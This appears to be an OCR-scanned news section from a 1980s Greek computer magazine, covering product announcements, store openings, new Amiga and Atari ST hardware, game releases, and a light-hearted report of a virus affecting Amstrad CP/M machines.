Η/Υ και τα μαθήματα καλύπτουν ένα ευρύ πεδίο γνώσεων, ξεκινώντας από εισαγωγή στους Η/Υ και τελειώνοντας στα συστήματα δικτύου, τηλεπικοινωνιών, συστήματα UNIX και ανάλυση Ηλεκτ/κών Κυκλωμάτων.

Το τηλέφωνο της CIS είναι 3245416. ■

ΣΥΜΜΑΧΙΑ TECNOS JAPAN ΚΑΙ MASTERTRONIC!

Την Mastertronic θα πρέπει να την ξέρετε. Ενενήντα εννιά τοις εκατό θα πρέπει να έχετε παίξει σε έναν οποιονδήποτε υπολογιστή κάποιο game της. Πρόκειται για μια μεγάλη «κυρία» του software. Την TECNOS JAPAN όμως δεν θα πρέπει να την ξέρετε. Παρ' όλα αυτά, έχει μια ομοιότητα με την MASTERTRONIC. Το ενενήντα εννιά τοις εκατό των ομορφότερων "sprites" στα arcades είναι δικό της. Πρόκειται για την εταιρία που έχει αναλάβει να δημιουργεί και να προμηθεύει παιχνίδια σε κολοσσούς του χώρου των arcade, όπως η SEGA, η NAMCO, η TAITO ή η CAPCOM.

Όπως λοιπόν αναφέρουν οι τελευταίες μας πληροφορίες, οι δύο αυτές εταιρίες προχώρησαν σε «ιερή συμμαχία» 2 ετών με σκοπό τις conversions των δημοφιλέστερων coin-op της TECNOS.

Η συμφωνία πάντως θα πρέπει να έχει ευεργετικά αποτελέσματα για τους gamers. Αν κρίνουμε από το όνομα της μιας εταιρίας και το παρελθόν της άλλης, θα πρέπει να περιμένουμε πολύ καλές conversions για όλη την γκάμα των home μοντέλων στα 8 ή στα 16bit. Τα joysticks σε ετοιμότητα παρακαλώ! ■

ΠΡΟΓΡΑΜΜΑ ΜΟΥΣΙΚΗΣ ΚΑΙ ΓΡΑΦΙΚΩΝ ΓΙΑ COMPATIBLES (!;)

Η Electronic Art, το βραβευμένο και τετραπέρατο software shop, ανακοίνωσε την νέα της ιδέα: Το Deluxe Paint II για τους IBM. Η πείρα του software προϋπήρχε ήδη από τις εκδόσεις του πακέτου για Apple και Amiga και η νέα version είναι όντως βελτιωμένη, με δυνατότητες που συναντά κανείς σε πολύ ακριβότερα προγράμματα. Ακούστε μερικές: σκιές, smear και blend λειτουργίες, stencil, ρυθμιζόμενο airbrush και περιστροφή κατά 360 μοίρες. Οι χρήστες έχουν τη δυνατότητα να διαλέξουν ανάμεσα σε 10 ενσωματωμένες «βούρτσες» και συγχρόνως υπάρχει η δυνατότητα για περιστροφή χρωμάτων, αυτό που ονομάζεται συνήθως ψευδο-animation. Υπάρχουν ακόμη 24 επίπεδα για zooming ενός παραθύρου και, φυσικά, η ανάλογη υποστήριξη για όλες (ή σχεδόν όλες) τις γνωστές κάρτες των συμβατών Hercules, Tandy, VGA, CGA και EGA. Εάν μπορείτε να αποχωριστείτε γύρω στις 24.000 (99.95£), τότε το Deluxe Paint II είναι δικό σας.

Αλλά τα ευχάριστα για τους νέους home-PC users δεν σταματούν εδώ. Νέα πακέτα μουσικής κυκλοφόρησαν για τους συμβατούς. Μάλιστα, καλά ακούσατε, μουσικής. Κάρτες που μπορούν να μεταμορφώσουν το φάλτσο PC σας σε ένα μοντέρνο music synthesizer. Συγκεκριμένα μιλάμε για την εταιρία Music Sales, η οποία κυκλοφόρησε ήδη μια τέτοια κάρτα για τους φτηνούς Olivetti, ενώ ετοιμάζει μια νέα έκδοση για όλους τους συμβατούς. Η κάρτα θα προσφέρει έως 9 κανάλια ήχων υψηλής πιστότητας, οι οποίοι παράγονται με τη γνωστή πια ειδική τεχνική της YAMAHA frequency modulation, αυτή που χρησιμοποιείται και στη σειρά των DX synthesizers. Το κύριο πλεονέκτημα αυτής της τεχνικής είναι η αναπαραγωγή πραγματικά κρυστάλλινων ήχων από κρουστά, όπως π.χ. καμπανάκια ή drums, όπως επίσης και μια σειρά άλλων πρωτότυπων ή όχι ήχων. Η κάρτα θα περιλαμβάνει την απαραίτητα πια Midi υποδοχή και μια ειδική θύρα, όπου θα συνδέεται ένα μικρό μουσικό πληκτρολόγιο 5 οκτάβων. Το σύστημα έχει σχεδιασθεί έξυπνα, ώστε να μην κουράζει ούτε τον έμπειρο ούτε τον αρχάριο ή ερασιτέχνη μουσικό. Για τους τελευταίους, ειδικά, το πακέτο προσφέρει το ανάλογο software, με συνοδευτικά κομμάτια μπάσου, ρυθμού και κρουστών σε ένα πλήθος από συνδυασμούς. Ακόμη και ένα είδος on line help υπάρχει. Συγκεκριμένα, η λειτουργία "gling" ελέγχει εάν η νότα που παίχτηκε ταιριάζει με το ρυθμό ή τη μελωδία που χρησιμοποιείται. Φυσικά οι γνωστές δυνατότητες για editing και επεξεργασία ήχων συμπεριλαμβάνονται σαν standard.

Η κάρτα αυτή της Music Sales σχεδιάσθηκε αρχικά για τον Olivetti Prodest PC1, ο οποίος, μια και τ' αναφέραμε, έχει μεγάλη απήχηση στη Βρετανία και προβλέπεται ότι θα είναι ο κύριος αντίπαλος των Amstrad PCs. Βλέποντας την άνοδό του, η Olivetti σχεδιάζει και σκληρό δίσκο για το μηχάνημα, χωρητικότητας 20MB και μεγέθους όσο περίπου τα floppies. Και για να ξαναγυρίσουμε στα μουσικά, η Music Sales σχεδιάζει κάτι παρόμοιο για τον ST. Το software θα ελέγχει πλήρως το τσιπάκι ήχου του Atari και θα χρησιμοποιεί τα κανάλια του για την αναπαραγωγή ψηφιακά αποθηκευμένων ήχων από drums.

Είδατε τα home PCs;

■

ΔΙΣΚΕΤΕΣ 3,5 ΙΝΤΣΩΝ ΑΠΟ ΤΗΝ JVC

Πρόκειται για τη γνωστή σας εταιρία από το χώρο του βίντεο και των βίντεο-ειδών γενικότερα. Δεν χρειάζεται βέβαια να πούμε πολλά πράγματα γι' αυτήν: το παρελθόν και το όνομά της είναι γνωστά σε όλους. Μια λοιπόν και η υψηλή τεχνολογία δεν έχει μυστικά από την JVC, ήταν ίσως λογικό να περιμένουμε το επόμενό της βήμα στο χώρο των αναλώσιμων ηλεκτρονικών υπολογιστών. Οι δισκέτες JVC κυκλοφορούν είδη στην αγορά, στο μέγεθος των 5 1/4 και 3,5 ιντσών, single-double side και high density. Το όνομά τους είναι οπωσδήποτε εγγύηση για την κατασκευαστική ποιότητα και την αξιοπιστία, άλλωστε οι μαγνητικές επιστρώσεις είναι δουλειά της JVC, εδώ και αρκετά χρόνια. Τις δισκέτες JVC αντιπροσωπεύει στη χώρα μας επίσημα η αντιπροσωπία της ATARI ΕΛΚΑΤ και, απ' ό,τι ακούσαμε, ένας dealer σε κάθε πόλη εκτός Αθήνας και Θεσσαλονίκης θα αναλάβει την προώθηση των προϊόντων σε όλη την Ελλάδα.

■

ΤΟ MAGNET COMPUTERS ΜΕΤΑΚΟΜΙΖΕΙ

Νέα διεύθυνση λοιπόν για το γνωστό κατάστημα των Βορείων προαστίων. Από τις 25 Απριλίου το MAGNET COMPUTERS περιμένει τους users στον πρώτο όροφο του εμπορικού κέντρου ΦΟΙΝΙΚΑΣ (Λ. Κηφισίας 293).

Όπως πληροφορηθήκαμε από τους υπεύθυνους του καταστήματος, αιτία για τη μετακίνηση αυτή υπήρξε η ανάγκη για καλύτερη εξυπηρέτηση. Στο νέο κατάστημα εκτός από το άνετο parking υπάρχει και νέα διαρρύθμιση. Συγκεκριμένα, στις νέες εγκαταστάσεις θα λειτουργεί χωριστό τμήμα για όλα τα προϊόντα της σειράς APPLE MACINTOSH, για επαγγελματικές και εμπορικές εφαρμογές, ενώ σε ξεχωριστό χώρο θα είναι η σειρά Apple II για εκπαιδευτικές εφαρμογές.

Τα επίσημα εγκαίνια του MAGNET θα γίνουν το Σάββατο 21 Μαΐου, ώρα 7.00 μ.μ. Στα εγκαίνια θα υπάρξει και κλήρωση. Ένας Apple IIc με επίπεδη οθόνη, T.V. modulator και το πρόγραμμα Appleworks περιμένει έναν τυχερό μικρό φίλο του καταστήματος. Η κλήρωση θα γίνει στις 8.00 και θα περιλαμβάνει όλους τους προσκεκλημένους που θα έχουν έρθει μέχρι εκείνη την ώρα. Από τη Δευτέρα 16 Μαΐου, έως και την ημέρα των εγκαινίων, το κατάστημα θα διαθέτει προσκλήσεις για όλους τους ενδιαφερόμενους. Την ημέρα των εγκαινίων θα υπάρχουν μπουφές με ποτά, αναψυκτικά και νόστιμους μεζέδες και ο MACINTOSH II, τον οποίο οι επισκέπτες θα έχουν τη δυνατότητα να θαυμάσουν σε νέες εφαρμογές οι οποίες χρησιμοποιούν τις τεράστιες δυνατότητές του στα γραφικά, τον ήχο και την υπολογιστική ταχύτητα. Δεν πρέπει να ξεχνούμε άλλωστε ότι το MAGNET COMPUTER είναι εξουσιοδοτημένος αντιπρόσωπος της Apple για όλη την γκάμα των υπολογιστών της.

Η πλήρης διεύθυνση λοιπόν του πολύ κοσμικού καταστήματος είναι: Λεωφόρος Κηφισίας 293, 145 61 Κηφισιά, Εμπορικό Κέντρο ΦΟΙΝΙΚΑΣ 1ος όροφος, τηλ. 8085377, 8086508, 8018284.

■

AMIGA: ΝΕΑ ΜΟΝΤΕΛΑ ΚΑΙ ΤΙ ΜΟΝΤΕΛΑ!

Η Commodore τελικά μάλλον έχει σκοπό να κατεβάσει πλήρη ενδεκάδα στην αγορά. Ο αριθμός των Amigas αυξάνεται κατακόρυφα και, στο τέλος του 1988, θα έχουμε συνολικά 5 μοντέλα, το ένα καλύτερο από το άλλο. Ακούστε λοιπόν:

Η Amiga 2000 βελτιώθηκε. Το νέο μοντέλο έχει τον κωδικό 2500 και θα είναι πάνω-κάτω ό,τι και το παλιό, με τη διαφορά ότι τον έλεγχο του συστήματος θα έχει ο «πολύς» 68020. Πιθανόν να περιλαμβάνεται και κάρτα XT ή UNIX σαν optional, ενώ για τα γραφικά έχουν σχεδιασθεί νέα graphic chips. Έτσι οι εικόνες με resolution 640x512 θα φαίνονται χωρίς το γνωστό μας flickering του interlace mode. Βέβαια η συμβατότητα των προγραμμάτων είναι που μετράει και ελπίζουμε να μην υπάρχει πρόβλημα τώρα που το software για τις Amiga αρχίζει να αυξάνεται, γιατί αλλιώς ... τέλος πάντων. Τα μοντέλα όμως δεν τελειώσαν. Την Amiga 2500 την ακολουθεί η A3000, ένα υπερμοντέλο με τον επεξεργαστή 68030, 10 φορές πιο γρήγορη από την A500 και, φυσικά, το ίδιο ακριβή. Τιμές δεν έχουν ακόμη ανακοινωθεί, αλλά για καλό και για κακό υπολογίστε πολλές εκατοντάδες χιλιάδες. Και φυσικά η Commodore δεν μπορούσε να μείνει πίσω από τη νέα μόδα. Την κολεξιόν των Amiga λοιπόν συμπληρώνει ένα board με transputer για την A2000, το οποίο είναι κάτι σαν το αντίστοιχο ABAQ της ATARI. Θα τρέχει μάλιστα το ίδιο λειτουργικό σύστημα. Τα περισσότερα από τα μοντέλα αυτά είναι ήδη έτοιμα και όχι πρωτότυπα, επιδεικνύονταν μάλιστα στα περίπτερα της Commodore στην CeBIT. Καιρό είχαμε να δούμε πάντως νέα home μηχανήματα (home;) να ξεπροβάλλουν από την πλημμύρα του MS-DOS και, όπως και να το κάνουμε, πολύ το ευχαριστηθήκαμε!

INFOΠΑΙΔΕΙΑ
Ο ΚΟΛΩΝΟΣ ΑΠΕΚΤΗΣΕ ΤΟ ΔΙΚΟ ΤΟΥ COMPUTER SHOP

Πριν από λίγο καιρό, στην περιοχή του Κολωνού γεννήθηκε ένα COMPUTER SHOP. Το όνομά του είναι INFOΠΑΙΔΕΙΑ.

Όπως φαίνεται από το ίδιο το όνομα, το νέο αυτό κατάστημα δεν έχει σκοπό μόνο την πώληση και την υποστήριξη των γνωστών μηχανημάτων, αλλά πολύ περισσότερο την ανάπτυξη εφαρμογών, στο χώρο κυρίως της ανώτερης και ανώτατης εκπαίδευσης.

Ήδη στη βιβλιοθήκη του INFOΠΑΙΔΕΙΑ περιλαμβάνονται προγράμματα για Ηλεκτρολόγους, οικονομικά πακέτα και μαθηματικές εφαρμογές, ενώ υπάρχει έτοιμος ένας επεξεργαστής κειμένου με όλα τα μαθηματικά σύμβολα. Για πρώτη φορά προγράμματα με θέμα τη σχολική λειτουργία (ωρολόγιο πρόγραμμα, κατανομή αιθουσών) κυκλοφορούν και διατίθενται στην αγορά, ενώ υπάρχει και προοπτική για εκπαιδευτικά προγράμματα δημοτικού (γεωγραφία Ελλάδος, εκμάθηση λέξεων). Όλες οι εφαρμογές αναπτύσσονται πάνω στη σειρά των IBM και compatibles και στα μοντέλα της Apple, τα οποία μπορείτε φυσικά να βρείτε στο κατάστημα μαζί με ό,τι γνωστό κυκλοφορεί αυτή τη στιγμή στην αγορά από το χώρο των περιφερειακών και αναλώσιμων. Νέα δημιουργική πνοή λοιπόν φαίνεται ότι φυσάει στα computer shops της περιφέρειας, και, βέβαια, στον Κολωνό. Η πλήρης διεύθυνση του INFOΠΑΙΔΕΙΑ είναι: Αμφιαράου 6, 10442, τηλ. 5142852.

STARGLIDER II

Η ΟΔΥΣΣΕΙΑ ΣΥΝΕΧΙΖΕΤΑΙ

Το Starglider είναι από τα παιχνίδια που έγραψαν τη δική τους ιστορία. Δεν θα υπερβάλλαμε καθόλου εάν λέγαμε ότι αυτό το τρισδιάστατο shoot 'em up έκανε πολλούς users να σκέφτονται σοβαρά το χώρο των 16-bit micros. Τα πλεονεκτήματά του δεν ήταν λίγα: digitized ήχοι, ένα υπέροχο soundtrack στην εισαγωγική οθόνη (sampled κι αυτό) και ταχύτατο animation με τελείως «ομαλές» κινήσεις. Με λίγα λόγια, το Starglider, όταν βγήκε, ήταν σκέτη γοητεία. Πού να δείτε λοιπόν το ... Starglider II! Το νέο καμάρι της οικογένειας έχει τα πάντα βελτιωμένα. Τα graphics δεν είναι πια «συρμάτινου» τύπου, αλλά χρωματισμένα και το cocpit έχει τρισδιάστατες μπάρες για την ενέργεια των ασπίδων του σκάφους. Νέοι ήχοι και μουσική πλαισιώνουν την αποστολή σας, αλλά το πιο ενδιαφέρον ίσως δεν είναι το ίδιο το παιχνίδι, όσο ο νέος τρόπος προώθησής του από την υπεύθυνη εταιρία. Για πρώτη φορά, ένα παιχνίδι βγαίνει στην αγορά σε μια δισκέτα για δύο υπολογιστές! Συγκεκριμένα, το Starglider II ανακοινώθηκε ότι θα κυκλοφορήσει σε 1 δισκέτα, η οποία θα περιλαμβάνει και τις 2 versions του παιχνιδιού για Amiga και Atari ST. Κοινό software λοιπόν και, μαζί με τους emulators που κυκλοφορούν, τελικά δεν θα ξεχωρίζουμε τα μηχανήματά μας!



ΠΑΡΑΞΕΝΟ JOYSTICK

Μάλλον τα joysticks, όπως τουλάχιστον τα ξέραμε μέχρι τώρα, θα αποτελούν πια παρελθόν, εάν ένας νέος τύπος κυριαρχήσει τελικά στην αγορά. Ο λόγος γίνεται για το Star Trak, ένα joystick με πλήκτρα και μόνο.

Το Star Trak αποτελείται από 17 κουμπιά, τοποθετημένα σε διάταξη ομόκεντρων κύκλων. Ένα κουμπί που υπάρχει τοποθετημένο στο κέντρο χρησιμεύει για fire. Γύρω από αυτό βρίσκονται άλλα 8, σχηματίζοντας έτσι ένα δαχτυλίδι, και χρησιμεύουν για τον έλεγχο των κινήσεων, ενώ ακόμα 8 κουμπιά γύρω από τα προηγούμενα ενεργοποιούν ταυτόχρονα κίνηση και fire. Οι υπεύθυνοι της κατασκευάστριας εταιρίας, οι οποίοι ρωτήθηκαν για τα πλεονεκτήματα αυτής της παράξενης συσκευής, απάντησαν πολύ απλά ότι τα «κουμπιά δράσης» (έτσι ονόμασαν τα εξωτερικά πλήκτρα) προσφέρουν πολύ μεγαλύτερη ακρίβεια από αυτή των συμβατικών joysticks, ενώ η αντίδραση των sprites στις κινήσεις του χρήστη είναι στιγμιαία. Εκτός όμως από αυτά, το Star Trak επιτρέπει στο χρήστη να πραγματοποιήσει συνδυασμούς κινήσεων με παράξενα πολλές φορές αποτελέσματα για την κίνηση των χαρακτήρων. Τον πραγματικό του εαυτό πάντως (σύμφωνα βέβαια με την εταιρία) τον βρίσκει στα karate games. Εάν θέλετε πιο ουσιαστικές πληροφορίες γύρω από τον ιδρυτή της «νέας γενιάς», σας λέμε ότι κοστίζει γύρω στις 19 λίρες και διατίθεται από την RH Design, Stonefall Stables, Stonefall Avenue, Harrogate HG2 7NR, μαζί με 12 μήνες εγγύηση. Εμείς πάντως, αν δεν το δούμε από κοντά, δεν μπορούμε να κρίνουμε. Λέτε να είμαστε παλιομοδίτες;

ΧΡΗΣΙΜΑ ΠΕΡΙΦΕΡΕΙΑΚΑ ΚΑΙ ΑΝΑΛΩΣΙΜΑ ΑΠΟ ΤΗΝ ΑΤΛΑΣ ΕΜΠΟΡΙΚΗ

Η ΑΤΛΑΣ ΕΜΠΟΡΙΚΗ μας σύστησε ένα νέο μέλος της οικογένειας των 5 1/4 ιντσών. Πρόκειται για τη δισκέτα SAVE. Η νέα αυτή δισκέτα είναι αρκετά ευρύχωρη, ώστε να χωρέσει 360KB από τα πιο χρήσιμα δεδομένα σας και από τις δύο πλευρές της. Όσο για την αξιοπιστία, μπορείτε να είστε σίγουροι ότι θα τα υπερασπίσει μέχρι τελικής ...αναγνώσεως. Οι δισκέτες SAVE είναι ελεγμένες και 100% ERROR FREE.

Η ίδια εταιρία εκτός από τις παραπάνω δισκέτες αντιπροσωπεύει και μια νέα σειρά αρκετά προσιτών PLOTTER/PRINTERS της εταιρίας COMX. Το πρώτο μοντέλο που θα έρθει στη χώρα μας είναι το PL-80, το οποίο εργάζεται σαν 4-χρωμος PRINTER/PLOTTER. Το χαρακτηριστικό του PL-80, που το κάνει πολύ ενδιαφέρον για μας είναι ότι διαθέτει standard centronics interface και μπορεί να χρησιμοποιηθεί σε όλα τα compatibles, αλλά και στα home Apple, Commodore και Amstrad, ενώ συνεργάζεται με όλα τα γνωστά AutoCad, Lotus 1-2-3, Supercalc κ.λ.π. Πρόκειται δηλαδή για έναν πρώτης τάξεως σχεδιαστή, ο οποίος δεν κάνει ποτέ μουτζούρες και, αν νομίζετε ότι θα θέλατε να τον προσλάβετε, τηλεφωνήστε στο 9588392-4.

ΤΑ ST ΠΛΗΜΜΥΡΙΣΑΝ ΧΡΩΜΑΤΑ

Για να εξηγούμαστε, την είδηση απλώς τη διαβάσαμε. Γιατί αν βλέπαμε αυτό που διαβάσαμε, μάλλον μετά δεν θα μπορούσαμε να γράψουμε αυτό που είδαμε.

Ο τρίτος λοιπόν συντάκτης, ο οποίος κατάφερε να διατηρήσει την ψυχραιμία και την πίεσή του σε υποφερτά επίπεδα, κατόρθωσε να διαβάσει τα εξής: Η εταιρία Elmetech Research ανακοίνωσε έναν φοβερό graphics adapter για τα ST. Το όνομά του είναι Parsec Pixel + και προσφέρει σε έναν βασικό ST (απλό ή MEGA, αλήθεια;) μια παλέτα 16 εκατομμυρίων χρωμάτων, ένα resolution των 1024×1024 και (άκουσον, άκουσον) 256 χρώματα σε κάθε γραμμή. Το βασικό σύστημα σε low res περιλαμβάνει διακριτότητα 1024×512 pixels και παλέτα 4096 χρωμάτων, με 16 χρώματα ανά γραμμή. Όλα τα παραπάνω μοντέλα χρησιμοποιούν έναν παρανοϊκό επεξεργαστή των 32bits, ο οποίος τρέχει στα ...40MHz (!) (2-3 MHz παραπάνω δηλαδή και θα μπορούσατε να τον πιάνετε στο ραδιόφωνο) επιτυγχάνοντας έτσι ταχύτητες που ξεπερνούν τα 6mips (εκατομμύρια εντολές το δευτερόλεπτο), κάπου 50% πιο γρήγορα δηλαδή από τον ACORN ARCHIMEDES. Βέβαια, το πράγμα γίνεται πια σοβαρό άμα δει κανείς και τιμή σε όλα αυτά. Μάλλον λοιπόν οι κύριοι της Elmetech Research δεν αστειεύονται, και ανακοίνωσαν έτσι τιμές: 575 λίρες για το βασικό σύστημα και κάπου 700 λίρες για τη full έκδοση.

Ψυχ... Ψυχ... Ψυχραιμία παιδιά!



ΝΕΑ ΩΘΗΣΗ ΣΤΑ ΠΡΟΓΡΑΜΜΑΤΑ ΤΗΣ KUMA

Τα προγράμματα της Kuma περνάνε σιγά σιγά από το GEM στο Workbench. Η αρχή έγινε με το K-Spread II, το οποίο σας είχαμε πριν λίγο καιρό γνωρίσει. Το K-Spread II αναμένεται ότι θα είναι εξαιρετικά εύκολο και φιλικό στη χρήση, βελτιωμένο σε αρκετά σημεία, και θα περιλαμβάνει ένα δυνατό spreadsheet και ένα πρόγραμμα γραφικών που θα εκμεταλλεύεται τα δεδομένα του πρώτου για τη δημιουργία γραφικών παραστάσεων διαφόρων τύπων και σχηματισμών. Πρόκειται για ένα πρόγραμμα από εκείνα που αποδίδουν «επαγγελματική» εργασία στο μικρότερο δυνατό χρόνο στα χέρια τόσο ενός έμπειρου όσο και ενός αρχάριου χρήστη. Το K-Spread II θα περιλαμβάνει, εκτός από τα γνωστά, νέες τριγωνομετρικές συναρτήσεις, συγκρίσεις λογικού τύπου και φυσικά μακροεντολές. Η τιμή του θα κυμανθεί στην Αγγλία γύρω στις 80 λίρες.

Ας γυρίσουμε όμως στην Ελλάδα, για μια πολύ σημαντική είδηση. Η Unibrain, το software house που δηλώνει αφοσίωση στο GEM, αποφάσισε να εξελληνίσει το K-Spread. Ήδη κυκλοφορεί ελληνικότατο στον ATARI ST και φυσικά έπεται συνέχεια με πολλά διάσημα πακέτα. Το K-Spread II κυκλοφορεί με τον τίτλο UB-Spread και στη συνέχεια ακολουθούν τα UB-Graph (πλήρως εξελληνισμένο και αυτό) και UB-Word. ■

ΟΤΑΝ Ο COMPUTER ΣΑΣ ΔΕΝ ΝΙΩΘΕΙ ΑΝΕΤΑ ...

...Τότε η ΜΕΤΑΛΟΤΕΧΝΙΚΑ μπορεί να σας βοηθήσει, με τη νέα σειρά των επίπλων της για υπολογιστές, τα οποία βέβαια μπορούν να χρησιμοποιηθούν και σαν απλά γραφεία. Αντιπροσωπευτικό μοντέλο της είναι το έπιπλο με την ονομασία (τι άλλο;) RAM. Οι διαφορές του με τα κοινά γραφεία δεν είναι σημαντικές: εκτός από τις θέσεις για χαρτιά και βιβλία το έπιπλο διαθέτει δύο ακόμη προεκτάσεις για το πληκτρολόγιο και τον εκτυπωτή, ενώ στο επάνω μέρος του μπορεί να τοποθετηθεί η κεντρική μονάδα και η οθόνη. Το RAM υπάρχει στην αγορά σε τρία χρώματα: δρυς, καρυδί και λευκό και κοστίζει 16900 δρχ. Στο ποσό αυτό δεν υπάρχει καμιά επιβάρυνση όσον αφορά τη μεταφορά ή την τοποθέτηση· απλώς το παραγγέλνετε και βρίσκεται στο σπίτι σας. Μην ξεχάσετε βέβαια πρώτα να τηλεφωνήσετε στην ΜΕΤΑΛΟΤΕΧΝΙΚΑ: 7661246-7657734. ■



Ε, ΟΧΙ VIRUS ΚΑΙ ΣΤΟΥΣ AMSTRAD!

Το Virus τελικά δεν κάνει διακρίσεις. Τα PCs, οι Macintosh, τα ST και οι Amiga φταρνίζονται ήδη από καιρό. Φαίνεται λοιπόν ότι κάποιος άτυχος Amstrad βρισκόταν κοντά σε «γριπιασμένο» υπολογιστή, με αποτέλεσμα την άλλη μέρα να παρουσιάσει τα γνωστά συμπτώματα: κομάρες το drive, ζαλάδες το directory, και ο Z80 να τυπώνει μηνύματα σε μια γλώσσα που θυμίζει κάπως σανσκριτικά condensed. Τα μηνύματα της απελπισίας μας έρχονται (ευτυχώς) από την άλλη πλευρά του Ατλαντικού και μιλάνε για κανονική επιδημία. Τα νέα μικρόβια είναι για την ακρίβεια δύο ειδών: ένα το οποίο προσβάλλει αποκλειστικά τα μηχανήματα που χρησιμοποιούν το CP/M και ένα άλλο που έχει βάλει στο μάτι το AMSDOS. Σε σύγκριση δυστυχώς με τον ιό της Amiga, τούτος φαίνεται αδίστακτος. Σύμφωνα με το διευθυντή του American CP/M Users Group, αντιγράφεται αυτόματα στη RAM του συστήματος, όπου παίρνει τον έλεγχο του εσωτερικού ρολογιού. Ακριβώς τα μεσάνυχτα το virus βρυκολακιάζει (ιός είναι αυτός ή Δράκουλας ...), ξαναγράφει τις ρουτίνες των interrupts και μπλοκάρει το system bus. Αυτό έχει σαν αποτέλεσμα κάτι που σε συνθήκες φυσιολογικής λειτουργίας δεν θα συνέβαινε ποτέ: Την παρεμβολή του system control loop και τελικά την εκπομπή ενός σήματος write στην system ROM, με αποτέλεσμα το «καθάρισμα» της RAM. Όποτε λοιπόν ένα μολυσμένο μηχάνημα ανοίγει, εμφανίζεται το μήνυμα «όλα τα προγράμματα, RAM, διευθύνσεις των interrupts βρίσκονται εκτός loop" και το μόνο πράγμα που μπορεί να διορθώσει την κατάσταση είναι ένα νέο chip.

Όσο για τον άλλο ιό του AMSDOS, οι ειδικοί αρνούνται ότι υπάρχει. Παρ' όλα αυτά, το τεχνικό προσωπικό της Amstrad εργάζεται για τη δημιουργία ενός προγράμματος-ανιχνευτή, το οποίο θα «τσεκάρει» τον CPC ή τον PCW για μικρόβια στο CP/M ή γενικά στο λειτουργικό σύστημα. Απ' ό,τι λένε, η δημιουργία του προγράμματος δεν είναι καθόλου εύκολη. Λόγω της μεταδοτικότητας, ο ιός κρύβεται ακόμα και σε μερικές εκδόσεις παιχνιδιών σε κασέτα.


Βρε τι πάθαμε!

ΕΙΣΑΓΩΓΗ ΣΤΟΝ ΠΡΟΓΡΑΜΜΑΤΙΣΜΟ ΤΗΣ ΓΛΩΣΣΑΣ BASIC



Τα βιβλία των εκδόσεων ΓΚΙΟΥΡΔΑΣ καταφέρνουν πάντα να μας εντυπωσιάζουν. Το νέο βιβλίο που πήραμε στα χέρια μας είχε τίτλο «Εισαγωγή στον προγραμματισμό της γλώσσας BASIC» και ουσιαστικά πρόκειται για έναν μικρό τόμο, όπου περιλαμβάνονται ίσως οι περισσότερες από τις ήδη υπάρχουσες γνώσεις πάνω στη δημοφιλή γλώσσα. Το βιβλίο έχει γραφεί από δύο πολύ έμπειρους «ειδικούς» της γλώσσας και η επιμέλεια της μετάφρασης έχει γίνει με κύριο στόχο τη μεταδοτικότητα προς τον αναγνώστη. Πλήθος από φωτογραφίες, λογικά και σχηματικά διαγράμματα υπάρχουν σε κάθε κεφάλαιο από τα δέκα που περιλαμβάνονται συνολικά και αναφέρονται στην ιστορία της BASIC, στον προγραμματισμό είσόδου - εξόδου, αριθμητικές πράξεις, μεταβλητές, δείκτες και εξειδικευμένα θέματα για προχωρημένους. Το βιβλίο αποτελεί πολύτιμο εγχειρίδιο για όποιον ασχολείται με τη γλώσσα και η πολύ καλή ποιότητα της βιβλιοδεσίας το καθιστούν πραγματικά πολύ «γοητευτικό». Αξίζει απ' όλες τις πλευρές να το έχετε.

ΟΙ MEGA ST MEGA...ΛΩΝΟΥΝ!



Κι άλλα MBytes μνήμης, σε μορφή σκληρού δίσκου αυτή τη φορά, προσφέρει η FRONTIER Software. Το πλεονέκτημα του νέου αυτού «σκληρού» είναι ότι τοποθετείται εσωτερικά μέσα στο board των MEGA. Έρχεται σε τρεις εκδόσεις 20, 30 και 40MB και έχει δυνατότητα για autobooting. Ο δημιουργός του είναι η Αμερικανική εταιρία Supra, η οποία είναι ήδη γνωστή από τους σκληρούς δίσκους που έχει κυκλοφορήσει για όλη τη σειρά των ST εδώ και έναν χρόνο, κυρίως στη Μ. Βρετανία. Τα MEGA drives λοιπόν συνδέονται στο πίσω μέρος του DMA port, αφήνοντας έτσι την εξωτερική θύρα επέκτασης ελεύθερη για άλλες συνδέσεις περιφερειακών, όπως ο laser printer ή τα CD ROMS. Η τροφοδοσία του σκληρού γίνεται από την ίδια την τροφοδοσία του ATARI και η ψύξη επιτυγχάνεται από το ανεμιστηράκι.

Όμως η FRONTIER Software δεν πρόκειται να σταματήσει. Όπως ανακοίνωσε ο υπεύθυνος της εταιρίας, μια ολόκληρη σειρά προϊόντων για τα ST θα κυκλοφορήσει μέσα στη χρονιά. Το MEGA drive είναι μόνο η αρχή. Περιμένουμε εναγωνίως!

TURBO·X

Κέρδισε τη μάχη της αξιοπιστίας!



ΤΙ ΠΕΡΙΛΑΜΒΑΝΕΙ Η ΒΑΣΙΚΗ ΜΟΝΑΔΑ TURBO.X

- Επεξεργαστή στα 10 MHz με 256 KB, μνήμη R.A.M. επεκτάσιμη μέχρι 640 KB.
- Μία μονάδα δισκέτας FD 5 1/4" 360K.
- Κάρτα γραφικών (μονόχρωμη ή έγχρωμη) με θύρα σύνδεσης για εκτυπωτή.
- Τροφοδοτικό 150 W, με δυνατότητα τροφοδοσίας για λειτουργία της μονάδας σε πλήρη σύνθεση.
- Μεταλλικό περίβλημα χωρητικότητας μέχρι 4 μονάδων περιφερειακής μνήμης (FLOPPY DISK και HARD DISK).
- 8 συνολικά θύρες επέκτασης του μηχανήματος.
- Πλήρες πληκτρολόγιο 84 πλήκτρων.
- Μονόχρωμη οθόνη (πράσινη ή AMBER) διπλής συχνότητας, με δυνατότητα συνεργασίας με κάρτα μονόχρωμη ή και έγχρωμη.
- Θέση για μαθηματικό συνεπεξεργαστή 8087 (10 MHz).

ΤΙ ΜΠΟΡΕΙΤΕ ΝΑ «ΚΤΙΣΕΤΕ» ΣΤΟΝ TURBO.X

